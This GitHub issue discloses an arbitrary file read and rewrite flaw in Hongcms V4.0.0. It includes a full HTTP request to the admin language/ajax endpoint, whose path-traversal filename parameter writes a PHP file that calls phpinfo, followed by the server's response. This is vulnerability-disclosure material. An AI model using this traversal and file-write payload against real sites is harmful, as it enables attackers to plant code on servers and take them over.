New issue

Jump to bottom

arbitrary file rewrite and read in Hongcms V4.0.0 #11


Open **0FuzzingQ** opened this issue on Feb 12, 2019 · 0 comments

0FuzzingQ commented on Feb 12, 2019

there is an arbitrary file read and rewrite in the backend of this cms via the link:
/hcms/admin/index.php/language/ajax
when post params : filename=..%2f..%2ftest.php&action=savelang&filecontent=%3C%3Fphp%0D%0A%0D%0Aecho+phpinfo()%3B%0D%0A%3F%3E

in the latest V4.0.0 edtion,
the cms try to use ajax to escape attacker to do same dangerous action like change file name etc
but it can also be catched by proxy

it will write your payload into any file which is writeable
we create new file test.php to check this vuln:



```
POST /hcms/admin/index.php/language/ajax HTTP/1.1
Host: 127.0.0.1
Proxy-Connection: keep-alive
Content-Length: 106
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://127.0.0.1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://127.0.0.1/hcms/admin/index.php/language/edit?filename=Chinese.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: csrftoken=wtShSBbeKFPtOLS09JrIjsGAwaMS6uPZD83MwOiOw60zOuwWh2G56hOETvhtnFU1;
YCzOesacyTxjsafe=3a2bb60c52711a205d4f7fe413bf5e80; e7aa3d4494b49130d810ce01d90a5ad7=00625f5f2cfc7067d78ae6935183752a;
YCzOesacyTxjadmin=fc87e8d4cf917d136cb9679e443fc9ea; YCzOesacyTxjbackinfos=0*0*0*0*0*0; YCzOesacyTxjproduct=1;
3a2bb60c52711a205d4f7fe413bf5e80=0925e073143fa13573d3a29e5aa77ded; YCzOesacyTxjuser=591e7fe9aca32bd2d842a71944bc969c;
sidebar-opened=1

filename=..%2f..%2ftest.php&action=savelang&filecontent=%3C%3Fphp%0D%0A%0D%0Aecho+phpinfo()%3B%0D%0A%3F%3E
```

```
HTTP/1.1 200 OK
Date: Tue, 12 Feb 2019 05:27:16 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 105
Content-Type: text/html

{"s":0,"i":"\u66f4\u65b0\u7f13\u5b58\u5931\u8d25, PHP\u8bed\u8a00\u6587\u4ef6\u4e0d\u5b58\u5728!","d":""}
```

we can access to it via link as http://domain/your file name

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

1 participant